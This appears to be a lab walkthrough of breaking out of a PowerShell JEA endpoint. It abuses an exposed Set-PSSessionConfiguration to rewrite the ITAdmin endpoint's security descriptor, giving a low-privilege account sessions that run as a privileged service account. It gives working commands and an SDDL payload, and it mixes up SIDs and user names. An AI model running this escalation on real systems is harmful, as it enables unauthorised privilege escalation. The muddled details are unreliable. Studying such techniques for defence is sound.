
The Get-PSSessionConfiguration output lists different session configurations. For example, the "ITAccess" configuration has PSVersion 5.1, and it seems there's no specific RunAsUser, but it allows access for "FINANCE\vanessa." "ITAdmin" has a specific RunAsUser of "finance\vanessa-admin" and grants admin access through the "BUILTIN\Administrators" group.
Other configurations, like "microsoft.powershell," show various permissions for interactive users and administrators. Two custom endpoints are identified: "ITAccess" and "ITAdmin," with different access details.
Thought for 22 seconds
The screen shows every PowerShell-remoting endpoint that exists on finance-vanessa and the rules that protect each one. Windows calls these endpoints session configurations; when you open a remote PowerShell session you must pick one of them, and WinRM checks the permissions it carries before you are let in.
ITAccess is a custom JEA endpoint. It runs normal PowerShell 5.1 and it does not impersonate another account ( RunAsUser is empty ), so whatever commands it exposes will run in the caller’s own security context. The single permission entryFINANCE\vanessa AccessAllowedmeans that only the user vanessa can connect. In other words: ITAccess is a tiny cage built specifically for that one account.
ITAdmin
Another custom JEA endpoint. Like ITAccess it is PowerShell 5.1, but here RunAsUser is set to finance\vanessa-admin. Anyone who is able to open this endpoint will see their commands executed as that service account, not as themselves. The gate is tighter, though the only principals allowed to open the door are members of BUILTIN\Administrators. So you need to be an administrator first, then ITAdmin will run your session as vanessa-admin.
microsoft.powershell / microsoft.powershell32 / microsoft.powershell.workflow / microsoft.windows.servermanagerworkflows
These are the stock endpoints that ship with Windows. They are unrestricted shells, no JEA role file limits the cmdlets inside them. Their permission blocks show three standard identities:
BUILTIN\Administrators– local admins can always get in.
NT AUTHORITY\INTERACTIVE– any user who is logged on locally at the console is also allowed to open a remote session back into the same machine.
BUILTIN\Remote Management Users– a softer group an admin can place normal users in if they want to grant remote PowerShell without full admin rights.
Since vanessa is not in any of those groups by default, she cannot open these unrestricted endpoints, she is stuck with the ITAccess cage.
Why this matters
The listing tells us two things:
- Where we can go now: with the Vanessa account we can only enter ITAccess, so that is the beach-head we must exploit.
- Where we want to end up: the stock endpoints give a full, uncensored shell. If we can change their security descriptors to include Vanessa, we break out of JEA and regain normal PowerShell on the host.
And that is exactly why, once inside ITAccess, we focus on commands (such as Set-PSSessionConfiguration) that can rewrite those descriptors.
Get the capabilities of a specific user on a constrained session configurationGet-PSSessionCapability -ConfigurationName 'ITAccess' -Username 'Vanessa'

So far we have answered two basic questions about finance-vanessa:
- Which remoting endpoints exist?
Get-PSSessionConfigurationshowed the machine hosts both custom JEA cages (ITAccess, ITAdmin) and the ordinary unrestricted shells (microsoft.powershell, microsoft.powershell32, …).
- Exactly what can Vanessa do once she is inside the ITAccess cage?
Get-PSSessionCapabilityprinted the tiny toolset that role grants her; crucially, it includesSet-PSSessionConfiguration.
The next piece of reconnaissance should confirm two things before we touch anything:
- How is the unrestricted endpoint currently locked?
- Does Vanessa’s account really sit outside that lock?
To answer both, we stay in the ITAccess shell and query the unrestricted endpoint itself.
Get-PSSessionConfiguration -Name microsoft.powershell32

Get-PSSessionConfiguration -Name ITAdmin

The queries ask PowerShell to spit out the raw access-control entries (the “who may connect” list) for the full shell. We expect to see Built-in Administrators, Interactive, Remote Management Users, none of which include Vanessa. Seeing her name absent confirms we still need to modify the descriptor.
Touching microsoft.powershell32 would merely replace one limited shell with another, touching ITAdmin turns our low account into a higher-privilege service account without needing any further exploits. Before we move on, Let’s start by getting our user’s SID, in this case, Vanessa’s SID with a simplewhoami .

S-1-5-21-948911695-1962824894-4291460450-28603
With the SID in hand our next enumeration step is still the permission check on the unrestricted endpoint. From the same ITAccess shell we can query the target endpoint’s ACL without tripping the language filter, because Get-PSSessionConfiguration is on the safe list and its parameters are simple strings.
$session = New-PSSession -ComputerName finance-vanessa.gcbfinance.local -ConfigurationName 'ITAccess'
Invoke-Command -Session $session {Set-PSSessionConfiguration -Name ITAdmin -SecurityDescriptorSddl {'O:NSG:BAD:P(A;;GA;;;BA)(A;;GAGR;;;S-1-5-21-948911695-1962824894-4291460450-28603)S:P(AU;FA;GA;;;WD)(AU;SA;GXGW;;;WD)'}

1 Outer PowerShell switches
- Session $session – tells
Invoke-Commandto execute the script block inside the remote ITAccess session we already opened.
- Set-PSSessionConfiguration – edits the definition of a remoting endpoint on the target host.
- Name ITAdmin – chooses the endpoint we want to change (the one that runs as vanessa-admin).
- SecurityDescriptorSddl "…"` – replaces the endpoint’s security descriptor with the SDDL string that follows.
2 The SDDL string, section by section
O:NS – sets Owner to the built-in NETWORK SERVICE account (token “NS”).
G:BA – sets the Primary Group to BUILTIN\Administrators (token “BA”).
D: – introduces the DACL (the allow/deny list).
P immediately after D: adds the “protected” flag; inheritance from parent folders is blocked.
(A;;GA;;;BA) – first access-allowed ACE.
A= allow
- empty flag field (
;;) = no special inheritance flags
GA= Generic All (full control)
- target SID
BA= BUILTIN\AdministratorsResult: local admins still have full rights to the endpoint.
(A;;GAGR;;;S-1-5-21-948911695-1962824894-4291460450-2803) – second allow ACE.
GA GR= Generic All plus Generic Read (the two rights WinRM insists on)
- the long SID is the user itemployee15 from the trusted domain
Result: itemployee15 is now authorised to open ITAdmin.
S: – starts the SACL (audit rules). We left the two original audit ACEs intact:
(AU;FA;GA;;;WD) – audit failure (FA) of full-control attempts by Everyone (WD).
(AU;SA;GXGW;;;WD) – audit success (SA) of execute/write attempts by Everyone.
3 What the whole thing achieves
Nothing about ownership or admin access was disturbed, but one new “allow” rule slipped itemployee15 into the DACL. From now on that user can connect to the ITAdmin endpoint, and every command they run there executes under the higher-privilege service account vanessa-admin.
To verify that the security descriptor we edited a moment ago actually took effect, let’s open a new CMDLet session as as ITEmployee41 and do the following check below.
If we issue the command like this below, we will get the following error:
$session = New-PSSession -ComputerName finance-vanessa.gcbfinance.local -ConfigurationName 'ITAdmin'

Right now the error tells us name resolution or network path is borked. Jumping straight to a bypass (e.g., feeding it an IP and letting NTLM handle auth) works but strips you of Kerberos protections and might violate the org’s hardening baseline.
To bypass this issue we need to use the -Athentication ‘Negotiate' .
$session = New-PSSession -ComputerName finance-vanessa.gcbfinance.local -ConfigurationName 'ITAdmin' -Authentication 'Negotiate'
Invoke-Command -Session $session { Get-PSSessionConfiguration -Name 'ITAdmin' }

Before our SDDL tweak, only Builtin\Administrators appeared in the Permission list, so Vanessa (or any other non-admin) was locked out.
Our edit injected the ACE for IT\ITEmployee41 and we now see that extra entry reflected in the live configuration.
That means the plan worked:
- Connection gate
IT\ITEmployee41is officially on the allow-list.
- Privilege boost As soon as that user opens the ITAdmin endpoint, every command executes under the higher-privilege service account vanessa-admin (thanks to the RunAsUser setting).
Everything else in the object PowerShell version 5.1, blank StartupScript remains exactly as it was, confirming we changed only the access control and nothing more.
Now that IT\ITEmployee41 is on the “allowed” list for the ITAdmin endpoint, the natural progression is to open that endpoint, prove we are executing as the higher-privilege service account, and then use that service account to pivot or escalate further.
Enter-PSSession -ComputerName finance-vanessa.gcbfinance.local -ConfigurationName 'ITAdmin' -Authentication 'Negotiate'

Getting the capabilities as IT\ITEmployee41 user on ‘ITAdmin’ constrained session configuration
Get-PSSessionCapability -ConfigurationName 'ITAdmin' -UserName 'IT\ITEmployee41'
Full Capabilities
CommandType Name Version Source ----------- ---- ------- ------ Alias clear -> Clear-Host Alias cls -> Clear-Host Alias exsn -> Exit-PSSession Alias gcm -> Get-Command Alias measure -> Measure-Object Alias select -> Select-Object Function A: Function B: Function C: Function cd.. Function cd\ Function Clear-Host Function D: Function E: Function Exit-PSSession Function F: Function G: Function Get-Command Function Get-FormatData Function Get-Help Function Get-Verb Function H: Function help Function I: Function ImportSystemModules Function J: Function K: Function L: Function M: Function Measure-Object Function mkdir Function more Function N: Function O: Function oss Function Out-Default Function P: Function Pause Function prompt Function Q: Function R: Function S: Function Select-Object Function T: Function TabExpansion2 Function U: Function V: Function W: Function X: Function Y: Function Z: Cmdlet Add-Computer 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Add-Content 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Add-History 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Add-Member 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Add-PSSnapin 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Add-Type 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Checkpoint-Computer 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Clear-Content 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Clear-EventLog 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Clear-History 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Clear-Item 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Clear-ItemProperty 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Clear-RecycleBin 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Clear-Variable 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Compare-Object 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Complete-Transaction 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Connect-PSSession 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Connect-WSMan 3.0.0.0 Microsoft.WSMan.Management Cmdlet ConvertFrom-Csv 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet ConvertFrom-Json 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet ConvertFrom-SecureString 3.0.0.0 Microsoft.PowerShell.Security Cmdlet ConvertFrom-String 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet ConvertFrom-StringData 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Convert-Path 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Convert-String 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet ConvertTo-Csv 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet ConvertTo-Html 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet ConvertTo-Json 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet ConvertTo-SecureString 3.0.0.0 Microsoft.PowerShell.Security Cmdlet ConvertTo-Xml 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Copy-Item 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Copy-ItemProperty 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Debug-Job 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Debug-Process 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Debug-Runspace 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Disable-ComputerRestore 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Disable-PSBreakpoint 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Disable-PSRemoting 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Disable-PSSessionConfiguration 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Disable-RunspaceDebug 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Disable-WSManCredSSP 3.0.0.0 Microsoft.WSMan.Management Cmdlet Disconnect-PSSession 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Disconnect-WSMan 3.0.0.0 Microsoft.WSMan.Management Cmdlet Enable-ComputerRestore 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Enable-PSBreakpoint 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Enable-PSRemoting 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Enable-PSSessionConfiguration 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Enable-RunspaceDebug 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Enable-WSManCredSSP 3.0.0.0 Microsoft.WSMan.Management Cmdlet Enter-PSHostProcess 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Enter-PSSession 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Exit-PSHostProcess 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Exit-PSSession 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Export-Alias 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Export-Clixml 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Export-Console 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Export-Counter 3.0.0.0 Microsoft.PowerShell.Diagnostics Cmdlet Export-Csv 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Export-FormatData 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Export-ModuleMember 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Export-PSSession 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet ForEach-Object 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Format-Custom 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Format-List 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Format-Table 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Format-Wide 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Get-Acl 3.0.0.0 Microsoft.PowerShell.Security Cmdlet Get-Alias 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Get-AuthenticodeSignature 3.0.0.0 Microsoft.PowerShell.Security Cmdlet Get-ChildItem 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Get-Clipboard 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Get-CmsMessage 3.0.0.0 Microsoft.PowerShell.Security Cmdlet Get-Command 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Get-ComputerInfo 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Get-ComputerRestorePoint 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Get-Content 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Get-ControlPanelItem 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Get-Counter 3.0.0.0 Microsoft.PowerShell.Diagnostics Cmdlet Get-Credential 3.0.0.0 Microsoft.PowerShell.Security Cmdlet Get-Culture 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Get-Date 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Get-Event 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Get-EventLog 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Get-EventSubscriber 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Get-ExecutionPolicy 3.0.0.0 Microsoft.PowerShell.Security Cmdlet Get-FormatData 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Get-Help 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Get-History 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Get-Host 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Get-HotFix 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Get-Item 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Get-ItemProperty 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Get-ItemPropertyValue 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Get-Job 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Get-Location 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Get-Member 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Get-Module 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Get-PfxCertificate 3.0.0.0 Microsoft.PowerShell.Security Cmdlet Get-Process 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Get-PSBreakpoint 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Get-PSCallStack 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Get-PSDrive 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Get-PSHostProcessInfo 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Get-PSProvider 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Get-PSSession 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Get-PSSessionCapability 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Get-PSSessionConfiguration 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Get-PSSnapin 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Get-Random 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Get-Runspace 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Get-RunspaceDebug 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Get-Service 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Get-TimeZone 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Get-TraceSource 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Get-Transaction 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Get-TypeData 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Get-UICulture 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Get-Unique 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Get-Variable 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Get-WinEvent 3.0.0.0 Microsoft.PowerShell.Diagnostics Cmdlet Get-WmiObject 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Get-WSManCredSSP 3.0.0.0 Microsoft.WSMan.Management Cmdlet Get-WSManInstance 3.0.0.0 Microsoft.WSMan.Management Cmdlet Group-Object 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Import-Alias 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Import-Clixml 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Import-Counter 3.0.0.0 Microsoft.PowerShell.Diagnostics Cmdlet Import-Csv 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Import-LocalizedData 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Import-PSSession 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Invoke-Command 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Invoke-Expression 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Invoke-History 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Invoke-Item 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Invoke-RestMethod 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Invoke-WebRequest 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Invoke-WmiMethod 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Invoke-WSManAction 3.0.0.0 Microsoft.WSMan.Management Cmdlet Join-Path 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Limit-EventLog 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Measure-Command 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Measure-Object 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Move-Item 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Move-ItemProperty 3.0.0.0 Microsoft.PowerShell.Management Cmdlet New-Alias 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet New-Event 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet New-EventLog 3.0.0.0 Microsoft.PowerShell.Management Cmdlet New-FileCatalog 3.0.0.0 Microsoft.PowerShell.Security Cmdlet New-Item 3.0.0.0 Microsoft.PowerShell.Management Cmdlet New-ItemProperty 3.0.0.0 Microsoft.PowerShell.Management Cmdlet New-Module 3.0.0.0 Microsoft.PowerShell.Core Cmdlet New-ModuleManifest 3.0.0.0 Microsoft.PowerShell.Core Cmdlet New-Object 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet New-PSDrive 3.0.0.0 Microsoft.PowerShell.Management Cmdlet New-PSRoleCapabilityFile 3.0.0.0 Microsoft.PowerShell.Core Cmdlet New-PSSession 3.0.0.0 Microsoft.PowerShell.Core Cmdlet New-PSSessionConfigurationFile 3.0.0.0 Microsoft.PowerShell.Core Cmdlet New-PSSessionOption 3.0.0.0 Microsoft.PowerShell.Core Cmdlet New-PSTransportOption 3.0.0.0 Microsoft.PowerShell.Core Cmdlet New-Service 3.0.0.0 Microsoft.PowerShell.Management Cmdlet New-TimeSpan 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet New-Variable 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet New-WebServiceProxy 3.0.0.0 Microsoft.PowerShell.Management Cmdlet New-WinEvent 3.0.0.0 Microsoft.PowerShell.Diagnostics Cmdlet New-WSManInstance 3.0.0.0 Microsoft.WSMan.Management Cmdlet New-WSManSessionOption 3.0.0.0 Microsoft.WSMan.Management Cmdlet Out-Default 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Out-File 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Out-GridView 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Out-Host 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Out-Null 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Out-Printer 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Out-String 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Pop-Location 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Protect-CmsMessage 3.0.0.0 Microsoft.PowerShell.Security Cmdlet Push-Location 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Read-Host 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Receive-Job 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Receive-PSSession 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Register-ArgumentCompleter 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Register-EngineEvent 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Register-ObjectEvent 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Register-PSSessionConfiguration 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Register-WmiEvent 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Remove-Computer 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Remove-Event 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Remove-EventLog 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Remove-Item 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Remove-ItemProperty 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Remove-Job 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Remove-Module 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Remove-PSBreakpoint 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Remove-PSDrive 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Remove-PSSession 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Remove-PSSnapin 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Remove-TypeData 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Remove-Variable 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Remove-WmiObject 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Remove-WSManInstance 3.0.0.0 Microsoft.WSMan.Management Cmdlet Rename-Computer 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Rename-Item 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Rename-ItemProperty 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Reset-ComputerMachinePassword 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Resolve-Path 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Restart-Computer 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Restart-Service 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Restore-Computer 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Resume-Job 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Resume-Service 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Save-Help 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Select-Object 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Select-String 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Select-Xml 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Send-MailMessage 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Set-Acl 3.0.0.0 Microsoft.PowerShell.Security Cmdlet Set-Alias 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Set-AuthenticodeSignature 3.0.0.0 Microsoft.PowerShell.Security Cmdlet Set-Clipboard 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Set-Content 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Set-Date 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Set-ExecutionPolicy 3.0.0.0 Microsoft.PowerShell.Security Cmdlet Set-Item 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Set-ItemProperty 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Set-Location 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Set-PSBreakpoint 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Set-PSDebug 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Set-PSSessionConfiguration 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Set-Service 3.0.0.0 